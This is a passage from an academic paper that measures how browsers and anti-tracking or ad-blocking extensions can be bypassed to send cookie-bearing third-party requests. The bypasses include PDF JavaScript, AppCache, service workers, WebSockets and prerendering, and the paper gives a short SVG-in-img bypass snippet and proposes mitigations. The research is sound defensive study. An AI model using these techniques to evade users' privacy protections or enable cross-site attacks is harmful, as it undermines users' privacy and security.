**Redirects** Top-level redirects are often not regarded as cross-site requests, because stripping cookies from them would cause breakage of many existing websites. Nevertheless, we included them in our evaluation for the sake of completeness, because various scenarios exist in which top-level redirects can be abused. For instance, a tracker trying to bypass browser mitigations can listen for the `blur` event on the `window` element, which indicates that the user switched tabs. When receiving this event, the tracker could trigger a redirect to its own website in the background tab, which would capture information from the user and afterwards redirect him back to the original web page. In our framework, we evaluate redirection mechanisms through the `Location` response header, via the `<meta>` tag, setting the `location.href` property and automatically submitting forms.

**JavaScript** Browsers offer various JavaScript APIs that can be used to send requests. For instance, the XMLHttpRequest (XHR) API can be used to asynchronously send requests to any web server [33]. More recently, the Fetch API was introduced, which offers a similar functionality and intends to replace XHR [30]. Similarly, the Beacon API can be used to asynchronously send POST requests, and is typically used to transmit analytic data as

[4] `https://github.com/cure53/HTTPLeaks`

[5] There also exists experimental CSP headers such as `X-Content-Security-Policy` and `X-WebKit-CSP`, as well as a report-only header.

it does this in a non-blocking manner and the browser ensures the request is sent before the page is unloaded [29]. Finally, there are several browser features that allow web developers to set up nonstandard HTTP connections. For instance, the WebSocket API can be used to open an interactive communication session between the browser and the server [32]. Also, the EventSource API can be used to open a unidirectional persistent connection to a web server, allowing the server to send updates to the user [34]. The latter two mechanisms are initiated using a GET request.

**PDF JavaScript** In addition to statically showing information, PDFs also have dynamic features that are enabled through JavaScript code embedded within the PDF file. For example, through the JavaScript code it is possible to trigger POST requests by sending form input data. The capabilities of the PDF and the JavaScript embedded within it, depend on the viewer that is used. Next to the system-specific viewer, some browsers also implement their own PDF viewer, which shows the contents in a frame. The viewer used by Chrome and Opera, PDFium [18], is implemented as a browser extension and does support sending requests. To our knowledge, this is not the case for Firefox' PDF.js library [17], as we did not manage to simulate this, nor did we find any source to confirm this.

**AppCache API** Although the AppCache API has been deprecated, it is still supported by most browsers [35]. This mechanism can be used to cache specific resources, such that the browser can still serve them when the network connection is lost. Web developers can specify the pages that should be cached through a manifest file. When the browser visits a page that refers to this file, the specified resources, which may be hosted at a different domain, will be requested through a GET request and subsequently cached.

**Service Worker API** Service workers can be seen as a replacement for the deprecated AppCache API. They function as event-driven workers that can be registered by web pages. After the registration process, all requests will pass through the worker, which can respond with a newly fetched resource or serve one from the cache. Next to fetching the requested resources, service workers can also leverage most[6] browser APIs to initiate additional requests.

[6] XMLHttpRequest is not supported in service workers.

#### 3.2.2 Test compositions

The most straightforward way to initiate a new request is to include the mechanism directly in the top-level frame. For example, for the purpose of tracking, web developers typically include a reference to a script or image hosted at the tracker's server. However, because their top-level document can include different documents through frames, it is possible to create more advanced test compositions. In our framework, we tested 8 test-case compositions, where resources from different domains were included in each other, either through an `<iframe>` or by specific methods, such as `importScripts` in JavaScript. As we did not detect any behavior related to the test-case compositions, we omit the details from the paper. We refer to Appendix A for an overview of the different compositions that were used.

### 3.3 Supported browser instances

In order to generalize our results, and detect inconsistencies we evaluated a wide variety of browser configurations. These configurations range over the different browsers and their extensions, considering all the relevant settings.

#### 3.3.1 Web browsers

The primary goal of our evaluation was to analyze browsers for which inconsistencies and bypasses would have the largest impact. On the one hand, we included the most popular and widely used browsers: Chrome, Opera, Firefox, Safari and Edge. On the other hand, we also incorporated browsers that are specifically targeted towards privacy-aware users, and thus impose different rules on authenticated third-party requests. For instance, Tor Browser makes use of double-keyed cookies: instead of associating a cookie with a single domain, the cookies are associated with both the domain of the top-level document as well as domain that set the cookie. For example, when siteA.com includes a resource from siteB.com that sets a cookie, this cookie will not be included when siteC.com would include a resource from siteB.com. Finally, we also included the Cliqz browser, which has integrated privacy protection that is enforced by blocking requests to trackers.

#### 3.3.2 Browser settings

Most modern web browsers provide an option to block third-party cookies. While this can be considered as a very robust protection against both cross-site attacks and third-party tracking, it may also interfere with the essential functionality for websites that rely on cross-site communication. Moreover, some browsers provide built-in

functionality to prevent requests from leaking privacy-sensitive information. For instance, Opera offers a built-in ad blocker that is based on blacklists. By default, the anti-tracking and ad blocking lists from EasyList and EasyPrivacy are used, but users are able to also define custom ones. In our framework, we only considered the default setting of the built-in protection. Another browser that provides built-in tracking protection is Firefox. Here, the mechanism is enabled by default when browsing in "Private mode", and also leverages publicly available and curated blacklists [23].

Recently, Safari introduced its own built-in tracking protection, which uses machine learning algorithms to determine the blacklist [49]. Requests sent to websites on this blacklist are subjected to cookie partitioning and other measures to prevent the user from being tracked. For example, cookies will only be included in a cross-site request when there was a first-party interaction within the last 24 hours with the associated domain. Although we were unable to infer the rules of these machine learning algorithms, we still subjected this built-in option to our framework in order to be complete.

#### 3.3.3 Browser extensions

Next to built-in tracking prevention, users may also resort to extensions to prevent their browsing behavior and personal information from leaking to third parties. As these extensions may also impose restrictions on how requests are sent, and whether cookies should be sent along in third-party requests, we also included various anti-tracking and ad blocking extensions. Due to the excessive amount of such extensions, we were unable to test all. Instead, we made a selection based on the extension's popularity, i.e. the total number of downloads or active users, as reported by the extension store. In total, we evaluated 46 different extensions for the 4 most popular browsers (Chrome, Opera, Firefox and Edge). An overview of all extensions that were evaluated can be found in Appendix B.

Most browsers' anti-tracking and ad blocking extensions share a common functionality. By making use of the WebRequest API [31], extensions can inspect all requests that are initiated by the browser. The extension can then determine how the request should be handled: either it is passed through unmodified, or cookies are removed from the request, or the request is blocked entirely. This decision is typically made based on information about the requests, namely whether it is sent in a third-party context, which element initiated it, and most importantly, whether it should be blocked according to the block list that is used. It should be noted that for the browser extension to work correctly, it should be able to intercept *all* requests in order to provide the promised guarantees. This is exactly what we evaluate by means of our framework.

## 4 Results

By leveraging our framework that was introduced in Section 3, we evaluated whether it was possible to bypass the policies imposed on third-party requests by either browsers or one of their extensions. The results are summarized in Table 1, Table 2, and Table 3, and will be discussed in more detail in the remainder of this section. These three tables follow a similar structure. For each category of request-triggering mechanism, we indicate whether a cookie-bearing request was made for at least one technique within this category using a full circle (●). A half circle (◐) indicates that for at least one technique within that category a request was made, but that in all cases all cookies were omitted from the request. Finally, an empty circle (○) indicates that none of the techniques of that category managed to initiate a request. Note that these results only reflect regular, `HttpOnly` and `Secure` cookies. Same-site cookies are discussed in Section 4.3. We refer to a more detailed explanation about the bug reporting in Appendix C through the indicated [bug#] tags. For a more detailed view of detected leaks and leaks for future browser and extension versions, we kindly direct you to our website.[7]

### 4.1 Web browsers and built-in protection

The results of applying our framework to the 7 evaluated browsers, both with their default settings as with the built-in measures that aim to prevent online tracking enabled, are outlined in Table 1. All tests are performed on the browser versions mentioned in this table, unless stated otherwise. In general, it can be seen that differences in browser implementations, often lead to differences in results. The most relevant results are discussed in more detail in the following sections.

#### 4.1.1 Default settings

Under default configuration, nearly all of the most widely used browsers send along cookies with all third-party requests. Exceptionally, due to enabling its tracking protection by default, Safari only does so for redirects. We will discuss this further in Section 4.1.3 with the other evaluated built-in options.

Besides Safari, the privacy-oriented browsers also generally perform better in this regard: with a few exceptions, both Cliqz and Tor Browser manage to exclude cookies from all third-party requests. Most likely because redirects are not considered as cross-site (as the

[7] `https://WhoLeftOpenTheCookieJar.com`

domain of the document changes to that of the page it is redirected to), cookies are not excluded for redirects. However, as we outlined in Section 3.2, this technique could still be used to track users under certain conditions.

```
<img src="data:image/svg+xml,
<svg>
<image xlink:href='https://
third-party.com/leak'>
</image>
</svg>">
```

Listing 1: Bypass technique found for Cliqz

Another interesting finding is that in the HTML category, we found that for several mechanisms Cliqz would still send along cookies with the third-party request. An example of such a mechanism is shown in Listing 1. Here an `<img>` element included an SVG via the `data:` URL. Possibly, this caused a confusion in the browser engine which prevented the cookies from being stripped.

#### 4.1.2 Third-party cookie blocking

In addition to the default settings, we also evaluated browsers when these were instructed to block all third-party cookies. For Tor Browser, this feature was already enabled by default. Consequently, Table 1 contains no results for Tor Browser under these settings.

Similar to what could be seen from the results of the privacy-oriented browsers, top-level redirects are not considered as third-party, and thus do not prevent a cookie to be sent along with the request. One of the most surprising results is that the browsers that use the PDFium reader to render PDFs directly in the browser (Google Chrome and Opera), would still include cookies for third-party requests that are initiated from JavaScript embedded within PDFs [bug1]. Because PDFs can be included in iframes, and thus made invisible to the end user, and because it can be used to send authenticated POST requests, this bypass technique could be used to track users or perform cross-site attacks without raising the attention of the victim. This violates the expectations of the victim, who presumed no third-party cookies could be included, which should safeguard him completely from cross-site attacks. At the time of writing, PDFium only provides support for sending requests, but does not capture any information about the response. As such, XSSI and cross-site timing attacks are currently not possible. However, as indicated in the source code[8], this functionality is planned to be added.

Because the option to block third-party cookies was removed from the latest Safari, we had to use a previous version (Safari 10). We found that setting cookies in a third-party context was successfully blocked. However, cookies - set in a first-party context - were still included in cross-site requests [bug2]. On top of that, we also found that Safari's option to block all cookies suffered from somewhat the same problem. Likewise, it managed to block the setting of third-party cookies, but cookies that were set before enabling this option were still included in cross-site requests. This problem was solved in Safari 11 by deleting all cookies upon enabling the option to block all cookies.

For Edge, we found that, surprisingly, the option to block third-party cookies had no effect: all cookies that were sent in the instance with default settings, were also sent in the instance with custom settings [bug3]. We believe that this may have been the result of a regression bug in the browser, which disabled support for this feature but did not remove the setting.

#### 4.1.3 Built-in protection mechanisms

In total, we evaluated three built-in mechanisms that protect against tracking (Firefox' and Safari's tracking protection mode), or block advertisements (Opera's ad blocker). For Firefox and Opera, our framework managed to detect several bypasses. Although Opera's ad blocker managed to block all requests that were triggered by headers or by JavaScript embedded in PDFs, in all other categories cookie-bearing requests were made [bug4]. Although it did manage to block certain requests, e.g. for HTML tags, out of the 58 requests that were sent in the regular browsing mode, 6 were not blocked. These 6 bypass techniques spanned different browser mechanisms (CSS, SVG, `<input>` and video), so it is unclear why these are treated differently.

For Firefox, we observed comparable results: although many requests were blocked (e.g. for the HTML category, 46 out of 51 requests were blocked), for each applicable category there was at least one technique that could circumvent the tracking protection [bug5]. By analyzing the Firefox source code, we traced the cause of these bypasses back to inconsistencies in the implementation. We discuss this in more detail in Section 6.1.

In contrast to the former built-in options, Safari's Intelligent Tracking Prevention managed to mitigate all third-party cookies to a tracking domain, apart from redirects. However, we found that future completeness can be undermined by having this option disabled for even a short interval. Third-party cookies set in this interval by tracking domains, which otherwise would have been prevented, will still be included in cross-site requests after enabling the option again, identical to the results when the option is disabled. Luckily, this option is enabled by default, so future completeness can only be affected through explicit disabling by the user. As we already

[8] `https://chromium.googlesource.com/chromium/src/+/66.0.3343.2/pdf/out_of_process_instance.cc#1437`

| | AppCache | HTML | Headers | Redirects | PDF JS | JavaScript | SW |
|---|---|---|---|---|---|---|---|
| Chrome 63 | ● | ● | ● | ● | ● | ● | ● |
| - Block third-party cookies | ◐ | ◐ | ◐ | ● | ● | ◐ | ◐ |
| Opera 51 | ● | ● | ● | ● | ● | ● | ● |
| - Block third-party cookies* | ◐ | ◐ | ◐ | ● | ● | ◐ | ◐ |
| - Ad Blocker | ● | ● | ○ | ● | ○ | ● | ● |
| Firefox 57 | ● | ● | ● | ● | ○ | ● | ● |
| - Block third-party cookies | ◐ | ◐ | ◐ | ● | ○ | ◐ | ◐ |
| - Tracking Protection | ● | ● | ● | ● | ○ | ● | ● |
| Safari 11 | ○† | ◐ | ○ | ● | ○ | ◐ | N/A |
| - No Intelligent Tracking Prevention | ●† | ● | ○ | ● | ○ | ● | N/A |
| - Block third-party cookies‡ | ●† | ● | ◐ | ● | ○ | ● | N/A |
| Edge 40 | ● | ● | ◐ | ● | ○ | ● | N/A |
| - Block third-party cookies | ● | ● | ◐ | ● | ○ | ● | N/A |
| Cliqz 1.17* | ◐ | ● | ◐ | ● | ○ | ◐ | ◐ |
| - Block third-party cookies | ◐ | ◐ | ◐ | ● | ○ | ◐ | ◐ |
| Tor Browser 7 | ○ | ◐ | ◐ | ● | ○ | ◐ | N/A |

●: request with cookies ◐: request without cookies ○: no request

* Secure cookies were omitted in all requests.

† Safari does not permit cross-domain caching over https (only over http).

‡ Safari 10.1.2

Table 1: Results from the analysis of browsers and their built-in security and privacy countermeasures.

mentioned in Section 3.3.2, third-party cookies will be included if first-party interaction has been occurred in the last 24 hours. This can be provoked by redirects or pop-ups to the tracking domain, although pop-ups are blocked by default.

## 4.2 Browser Extensions

In total, we evaluated 31 ad blocking and 15 tracking protection extensions. The results are summarized in Table 2 and Table 3 respectively. Due to space constraints, we aggregated extensions in different sets when these shared the same category-level results. Note that within a single set, extensions may still exhibit different results within one category. An overview of all browser extensions that were considered can be found in Appendix B. Guided by the resulting data, we found several common causes for the discovered bypasses.

Considering the results of all Chrome- and Opera-based extensions, it is clear that none of these managed to block the cookie-bearing third-party request when the request is initiated by JavaScript code embedded within a PDF. Although this result is similar to the results we observed when the browser was instructed to block all third-party cookies, the specific cause slightly differs. As the requests are sent from within a browser extension, the browser does not regard it as a cross-site request, and thus does not strip its cookies in the case when the "block third-party cookies" setting is enabled. However, another issue arises when a browser extension wants to block these requests: the WebExtension API does not allow an extension to intercept traffic from another extension. Consequently, this issue can not be mitigated by the anti-tracking and ad blocking extension developers [bug6].

Only few browser extensions correctly block cross-site requests initiated through the AppCache API. By analyzing the source code of the bypassed extensions, we found that these shared the same root cause. Although the listener for the `onBeforeRequest` event was always able to intercept the request, the extensions verified the provided tab identifier. However, for requests that originated from AppCache, this identifier was set to `-1`, a value that was not expected by the extension, as it may also be related to inherent browser functionality such as address bar autocompletion. As extension developers try to prevent interfering with regular browsing behavior, most extensions performed no actions on requests that caused these unexpected parameters [bug8].

Furthermore, we found that for requests initiated from service workers bypasses were made possible due to the same reasons. However, in this case Firefox-based extensions did manage to block the third-party requests. We found that this is because Firefox assigns the tab identifier to the tab on which the service worker was originally registered. As a result, from the perspective of the browser extension this seemed as a regular request, thus allowing the normal policies to be applied. In to-

tal, we found that 26 browser extension policies could be bypassed with the AppCache technique, and 20 through service workers.

Contrasting to extensions of other browsers, almost every Firefox-based extension could be bypassed in the HTML category. In most cases, this was caused by a `<link>` element, which `rel` attribute was set to `"shortcut icon"`. By further analyzing this case, we traced back the cause of this issue to an implementation bug in the WebExtension API. We found that the `onBeforeRequest` event did not trigger for requests originating from this link element [bug7]. Although abusing this bug may not be straightforward, as it is only sent when a web page is visited for the first time, it does indicate that browsers exhibit small inconsistencies, which may often lead to unintended behavior.

In the JavaScript category, we found that most extensions could be bypassed with at least one technique: for the tracking extensions, only a single extension managed to block requests initiated by JavaScript. Most prevalently, a bypass was made possible because of WebSocket connections. We found that a common mistake extension developers made, was in the registration on the `onBeforeRequest` event. The bypassed extensions set the filter value to `[http://*/*, https://*/*]`, which would allow intercepting all HTTP requests, but not WebSockets, which use the `ws://` or `wss://` protocol [bug8]. Hence, to be able to intercept all requests, the filter should include these protocols or use `<all_urls>`. Of course, the configuration of the manifest file should be updated accordingly.

In summary, we found that for every built-in browser protection as well as for every anti-tracking and ad blocking browser extension, there exists at least one technique that can bypass the imposed policies. Moreover, we found that most instances could be bypassed by using different techniques, which have different causes.

### 4.3 Same-site cookie

Through the tests we performed to evaluate the validity of same-site cookies, we detected incorrect behaviors for Chrome, Opera and Edge. No bugs were found for Firefox' implementation of this policy.

For Chrome and Opera, the incorrect behavior was caused by the prerendering functionality [46]. By including `<link rel="prerender" href="...">` on a web page, the visitor's browser will initiate a request to the referenced web page. If this web page resides on another domain, the resulting cross-site request will include all same-site cookies [bug9]. This bypasses the same-site cookie policy as defined by the Internet Draft; only same-site cookies in lax mode are allowed to be included.

For Edge (versions 16 and 17, which support same-site cookies), we detected similar incorrect behaviors, although caused by different functionalities [bug10]. Here, `<embed>` and `<object>` tags can be leveraged to send cross-site requests that include all same-site cookies, by pointing to another domain using the `src` and `data` attributes respectively. This also holds for requests that are sent for opening a cross-site WebSocket connection through the WebSocket API. No same-site cookies should be included at all in these requests according to the Internet Draft. On top of that, we also found that same-site cookies in `strict` mode are included in requests initiated by a variety of redirects, while this is only allowed for same-site cookies in `lax` mode. This was detected for redirects through the `<meta>` tag, `location.href` property and `Location` response header.

## 5 Real-world Abuse

Tracking companies and advertisers have been reported to circumvent ad blockers and anti-tracking extensions. For example, due to limitations of the WebExtension API, Pornhub managed to circumvent all ad blocking extensions by levering WebSockets [10]. As a response, several popular ad blocking extensions such as Adblock Plus and uBlock implemented a mitigation that would override the WebSocket prototype. Soon after, this mitigation was again circumvented by Pornhub, who this time leveraged WebWorkers.[9] Only when support for intercepting WebSocket connections was added to the WebExtension API, browser extensions managed to prevent Pornhub's bypasses. However, as our results show, not all browser extensions have adopted these defenses. Motivated by the seemingly strong incentives of certain trackers to circumvent request and cookie policies imposed by browser extensions, we performed an experiment to analyze whether any of the bypass techniques introduced in this paper are actively being used in the wild.

### 5.1 Use of bypass methods

We performed a crawl of the 10,000 most popular websites according to Alexa. For each website, we visited up to 20 pages with a Headless Chrome instance (version 64.0.3282.119, on Ubuntu 16.04), and analyzed all requests that were initiated by one of the new bypass techniques we reported in Section 4. In total, 160,059 web pages were visited by our crawler, and on each page we analyzed all third-party requests.

Next, we determined whether a cross-site request should be classified as tracking or advertising. To this

[9] `https://github.com/gorhill/uBlock/issues/1936`

| | | AppCache | HTML | Headers | Redirect | PDF JS | JavaScript | SW |
|---|---|---|---|---|---|---|---|---|
| Chrome | SET A1 (3/14) | ● | ● | ● | ● | ● | ● | ● |
| | SET A2 (3/14) | ● | ○ | ◐ | ● | ● | ● | ● |
| | SET A3 (1/14) | ● | ○ | ○ | ● | ● | ● | ● |
| | SET A4 (1/14) | ● | ○ | ○ | ● | ● | ○ | ● |
| | SET A5 (1/14) | ● | ○ | ○ | ○ | ● | ● | ● |
| | SET A6 (3/14) | ● | ○ | ○ | ○ | ● | ○ | ● |
| | SET A7 (2/14) | ○ | ○ | ○ | ● | ● | ○ | ○ |
| Opera | SET A8 (2/9) | ● | ● | ● | ● | ● | ● | ● |
| | SET A9 (1/9) | ● | ○ | ◐ | ● | ● | ● | ● |
| | SET A10 (2/9) | ● | ○ | ○ | ● | ● | ● | ● |
| | SET A11 (1/9) | ● | ○ | ○ | ● | ● | ○ | ● |
| | SET A12 (1/9) | ● | ○ | ○ | ○ | ● | ● | ● |
| | SET A13 (1/9) | ● | ○ | ○ | ○ | ● | ○ | ● |
| | SET A14 (1/9) | ○ | ○ | ○ | ● | ● | ○ | ○ |
| Firefox | SET A15 (2/5) | ● | ● | ◐ | ● | ○ | ● | ○ |
| | SET A16 (1/5) | ● | ● | ○ | ● | ○ | ○ | ○ |
| | SET A17 (1/5) | ● | ● | ○ | ○ | ○ | ○ | ○ |
| | SET A18 (1/5) | ○ | ● | ○ | ● | ○ | ○ | ○ |
| Edge | SET A19 (1/4) | ● | ● | ◐ | ● | ○ | ● | N/A |
| | SET A20 (1/4) | ● | ○ | ○ | ● | ○ | ● | N/A |
| | SET A21 (1/4) | ○ | ● | ○ | ● | ○ | ● | N/A |
| | SET A22 (1/4) | ○ | ○ | ○ | ● | ○ | ● | N/A |

●: request with cookies ◐: request without cookies ○: no request

Table 2: Results from the analysis of ad blocking extensions per browser.

purpose, we used the EasyList and EasyPrivacy lists[10] which contain regular expressions used by various popular browser extensions to determine whether requests should be blocked. In Table 4, we show the number of unique tracking or advertising domains, that make use of one of the bypass techniques that we found to be most successful. We only count the second-level domain name of the tracker or advertiser to whom the request was sent.

To evaluate whether the advertising or tracking host leveraged one of the techniques to purposely circumvent browser extensions, we visited the web pages on which these trackers or advertisers were included. For each page visit, we enabled the browser extension that may be bypassed with the detected technique. We found that all uses of the methods were legitimate, and the requests to the trackers and advertisers were never initiated because either the script or frame containing the bypass functionality was preemptively blocked. Although we did not encounter any intentional abuse in the 10,000 websites we analyzed, it is possible that trackers may actively try to avoid detection, for instance by only triggering requests upon human interaction. Moreover, as there exists a very wide spectrum of advertisers and trackers, some of these may not have been present in our dataset.

## 5.2 Evaluating unknown techniques

In order to evaluate whether any bypass technique was used that was not detected by our framework, we compared the DNS traffic generated by every of the 160,059 visited web pages with the requests that we could detect from each visit. More precisely, we ran every browser instance in a separate Linux namespace and used tcpdump to capture all DNS requests the browser generated. Next, we aggregated all DNS requests that could not be traced back to a captured request and used an aggregated list[11] to mark those directed towards trackers and advertisers. These DNS requests could be indicative of a bypass technique we were previously unaware of.

The preliminary analysis of this data indicated that 4,701 web pages triggered DNS requests for which we did not capture any HTTP request. However, we found that in most cases new resources were still being loaded when we closed the web page (15 seconds after opening it). We re-evaluated these web pages but now allowed the browser 120 seconds to finish loading all resources. This resulted in 865 web pages that triggered a non-corresponding DNS request to a total of 77 different hosts. A manual analysis of these showed that the vast majority was due to DNS prefetching and the remainder was still caused by requests that were interrupted when closing the browser. These results indicate the completeness of our framework, as we did not find any bypass technique that our framework was unable to detect.

[10] https://easylist.to/

[11] https://github.com/notracking/hosts-blocklists

| | | AppCache | HTML | Headers | Redirect | PDF JS | JavaScript | SW |
|---|---|---|---|---|---|---|---|---|
| Chrome | SET B1 (1/6) | ● | ● | ● | ● | ● | ● | ● |
| | SET B2 (1/6) | ● | ● | ● | ○ | ● | ● | ● |
| | SET B3 (3/6) | ● | ○ | ○ | ● | ● | ● | ● |
| | SET B4 (1/6) | ● | ○ | ○ | ○ | ● | ○ | ● |
| Opera | SET B5 (1/4) | ● | ● | ● | ● | ● | ● | ● |
| | SET B6 (2/4) | ● | ○ | ○ | ● | ● | ● | ● |
| | SET B7 (1/4) | ● | ○ | ○ | ○ | ● | ● | ● |
| Firefox | SET B8 (1/4) | ● | ● | ● | ● | ○ | ● | ● |
| | SET B9 (1/4) | ● | ● | ○ | ● | ○ | ● | ○ |
| | SET B10 (1/4) | ● | ● | ○ | ○ | ○ | ● | ○ |
| | SET B11 (1/4) | ◐ | ◐ | ◐ | ● | ○ | ● | ● |
| Edge | SET B12 (1/1) | ● | ● | ○ | ● | ○ | ● | N/A |

●: request with cookies ◐: request without cookies ○: no request

Table 3: Results from the analysis of tracking protection extensions per browser.

| Category | Technique | Tracking domains | Advertising domains |
|---|---|---|---|
| AppCache | `CACHE:` | 0 | 1 |
| Header | `Link: <url>; rel=next` | 0 | 0 |
| | `Link: <url>; rel=prefetch` | 0 | 1 |
| | `CSP: report-uri: url` | 8 | 1 |
| JS | `sendBeacon(url)` | 56 | 18 |
| | `new WebSocket(url)` | 27 | 7 |
| HTML | `<link rel="shortcut icon"` | 4 | 10 |
| | `<link rel=apple-touch-icon` | 0 | 2 |
| | `<img srcset="url">` | 0 | 3 |

Table 4: Unique number of tracking or advertising domains that make use of one of the potential bypass techniques

## 6 Discussion

As we have shown in Section 4, through our framework, which evaluated several browsers and browser extensions in various configurations, we uncovered numerous instances where an authenticated third-party request could circumvent the imposed restrictions. We found that this unintended behavior can be traced back to several factors, which can be classified as implementation errors, misconfiguration and design flaws. In this section, we discuss which measures can be taken to remedy the discovered circumventions.

### 6.1 Browser implementations

Most of the browsers that we evaluated have built-in support for suppressing cookies of third-party requests. Our results show that only the Gecko-based browsers (Firefox, Cliqz and Tor Browser) manage to do this successfully. Surprisingly, we found that the blocking of third-party cookies feature in Edge had no effect. We believe that this is due to an oversight from the browser developers or a regression bug introduced when new functionality was added.

For the Chromium-based browsers (Google Chrome and Opera), we found that because of the built-in PDF reader, an adversary or tracker can still initiate authenticated requests to third-parties. Because the request is triggered from within the extension, different directives apply, thus allowing cookies to be attached. A possible mitigation for this particular issue could be to disable the functionality of triggering requests from within PDFium. However, this behavior is not unique to PDFium, and other browser extensions may also be exploited in order to send arbitrary third-party requests that bypass imposed cookie policies. As such, we propose that browsers strip cookies from all requests initiated by extensions as a default policy. As this may interfere with the operations of certain extensions, exclusions should be made possible, for instance by defining a list of cookie-enabled domains in the extension manifest.

Next to blocking third-party cookies, we also analyzed the built-in tracking protection for Firefox. Interestingly, we found that for each category of mechanisms that may trigger requests, excluding JavaScript in PDFs, there exists at least one technique that can bypass the built-in tracking protection. A manual analysis of the Firefox source code showed that these bypasses are caused by the retroactive manner in which tracking protection is implemented. More specifically, although the request-validation mechanism is applied in a central location, the validation process is only triggered when a specific flag is set, which requires modifications to every functionality that may trigger requests. While Mozilla is already aware[12] of some of the bypasses we uncovered and is working to mitigate these, we believe that our framework will assist in identifying bypass techniques, even when these are difficult to detect from the millions of lines of code.

[12] `https://bugzilla.mozilla.org/show_bug.cgi?id=1207775`

## 6.2 Browser extensions

For anti-tracking extensions and ad blockers, it is crucial that *all* requests can be intercepted and blocked or altered. From the results, summarized in Table 2 and Table 3, it is clear that in the current state this is not the case. In fact, we found that for every analyzed browser extension there exists at least one technique that can be used to circumvent the extension to send an authenticated third-party request. Moreover, we found that the results of the evaluated browser extensions are very disparate, even for extensions that target the same browser. For instance, out of the 15 ad blocking extensions for Google Chrome, at most 3 exhibited a similar behavior.

In part, the disparity of results can be explained by the frequent introduction of new features to browsers, which may affect the WebExtension API or cause unforeseen effects. For instance, support for intercepting WebSockets in browser exceptions was only added years after the feature became available, and after it had actively been exploited to circumvent ad blockers [11]. Furthermore, AppCache caused one of the parameters of the `onBeforeRequest` API to exhibit a different behavior, which was unexpected by most browser extensions. As a result, requests triggered by AppCache managed to bypass the vast majority of browser extensions. The same change was introduced to Chromium-based browsers when Service Workers were implemented. As a result, most extensions for Chrome and Opera can be circumvented by triggering requests from Service Workers, whereas all extensions Firefox successfully block these third-party requests. This shows that adding new features to a browser may have unforeseen side-effects on the extensions that rely on the provided APIs.

When new browser features are proposed and implemented, test cases that include the new functionality can be added to our framework, allowing browser vendors and extension developers to automatically detect and possibly mitigate unforeseen side-effects. Moreover, because all anti-tracking and ad blocking browser extensions share a common core functionality (namely, intercepting and altering or blocking requests), we propose that all these extensions use a specifically purposed API that is actively maintained. Driven by the high popularity of these browser extensions, this API could be added to the WebExtension API. Alternatively, this API could be offered in the form of an extension module, which of course needs to be maintained and requires all browser extensions to update this module.

# 7 Related Work

**Policy implementation inconsistencies** Multiple studies have shown that browser implementations often exhibit inconsistencies concerning security or privacy policies. Aggarwal et al. [3] discovered privacy violations for private browsing implementations of modern browsers through both manual and automatic analysis. On top of that, they showed that browser extensions and plug-ins can invalidate the privacy guarantees of private browsing. Schwenk et al. [41] implemented a web application that automatically evaluates the SOP implementation of browsers. In that regard, they showed that browser behaviors differ due to the lack of a formal specification. Singh et al. [43] pointed out the incoherencies in web browser access control policies. In an effort to help browser vendors find the balance between keeping incoherency-confirming features and the breakage of websites as a consequence of removing them, they developed a measurement system. Jackson and Barth [21], too, showed that newly shipped browser features can undermine existing security policies. In particular, they discuss features affected by origin contamination and propose three approaches to prevent vulnerabilities caused by the introduction of these features. Zheng et al. [55] question the integrity of cookies by revealing cookie injection vulnerabilities for major sites like those of Google and Bank of America. They showed that implementation inconsistencies in browsers can aggravate these vulnerabilities.

**Ad blocking circumventions** Iqbal et al. [20] examined methods that are used to circumvent ad blocking in the wild. They discuss the limitations of anti-adblock filter lists and proposed a machine learning approach to identify ad block bypasses. Storey at al. [45] also proposed new approaches to ad blocking, countering the existing flaws of traditional ad blocking methods. Their new techniques include recognition of ads trough the use of visual elements, stealth ad blocking and signature-based active ad blocking.

**Trackers in the wild** Roesner et al. [40] performed an in-depth empirical investigation of third-party trackers. Based on the results of this investigation, they proposed a classification for third-party trackers and developed a client-side application for detecting and classifying trackers. A large-scale crawl was performed by Englehardt and Narayanan [14] to gather insights about tracking behaviors in the wild. They found that tracking protection tools such as Ghostery proved effective for blocking undesirable third-parties, except for obscure trackers.

# 8 Conclusion

In this work, we introduce a framework that is able to perform an automated and comprehensive evaluation of cross-site countermeasures and anti-tracking policy implementations. By evaluating 7 browsers and 46 browser extensions, we find that virtually every browser- or extension-enforced policy can be bypassed. We traced

back the origin of these bypasses to a variety of different causes. For instance, we found that same-site cookies could still be attached to cross-site requests by levering the prerendering functionality, which did not take these policies correctly into account.

Furthermore, a design flaw in Chromium-based browsers enabled a bypass for both the built-in third-party cookie blocking option and tracking protection provided by extensions. Through JavaScript embedded in PDFs, which are rendered by a browser extension, cookie-bearing POST requests can be sent to other domains, regardless of the imposed policies. Additionally, we discovered that not every implementation of the WebExtension API guarantees interception of every request. This makes it impossible for extension developers to be completely thorough in blocking or modifying undesirable requests.

Overall, we found that browser implementations exhibited a highly inconsistent behavior with regard to enforcing policies on third-party requests, resulting in a high number of bypasses. This demonstrates the need for browsers, which continuously add new features, to be thoroughly evaluated.

The results of this research suggest that policy implementations are prone to inconsistencies. That is why we think that, as future research, the framework could be extended to evaluate other policy implementations (e.g. LocalStorage API [28], Content Security Policy [1]). In addition to that, the evaluation of mobile browsers could also be an interesting direction. This includes the mobile counterparts of major browsers for iOS and Android, but also mobile exclusives like Firefox Focus [36].

## Acknowledgements

We would like to thank the reviewers for their insightful comments. This research is partially funded by the Research Fund KU Leuven.

## References

[1] Content security policy level 3. W3C working draft, W3C, Sept. 2016. https://www.w3.org/TR/2016/WD-CSP3-20160913/.

[2] ACAR, G., EUBANK, C., ENGLEHARDT, S., JUAREZ, M., NARAYANAN, A., AND DIAZ, C. The Web Never Forgets: Persistent Tracking Mechanisms in the Wild. *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14* (2014), 674–689.

[3] AGGARWAL, G., BURSZTEIN, E., JACKSON, C., AND BONEH, D. An analysis of private browsing modes in modern browsers. In *Proceedings of the 19th USENIX Conference on Security* (Berkeley, CA, USA, 2010), USENIX Security'10, USENIX Association, pp. 6–6.

[4] AYENSON, M., WAMBACH, D., SOLTANI, A., GOOD, N., AND HOOFNAGLE, C. Flash cookies and privacy II: Now with HTML5 and ETag respawning.

[5] BARTH, A. HTTP State Management Mechanism. RFC 6265, RFC Editor, April 2011.

[6] BARTH, A., JACKSON, C., AND MITCHELL, J. C. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2008), CCS '08, ACM, pp. 75–88.

[7] BLOG, M. Firefox now offers a more private browsing experience. `https://blog.mozilla.org/blog/2015/11/03/firefox-now-offers-a-more-private-browsing-experience/`, 2015.

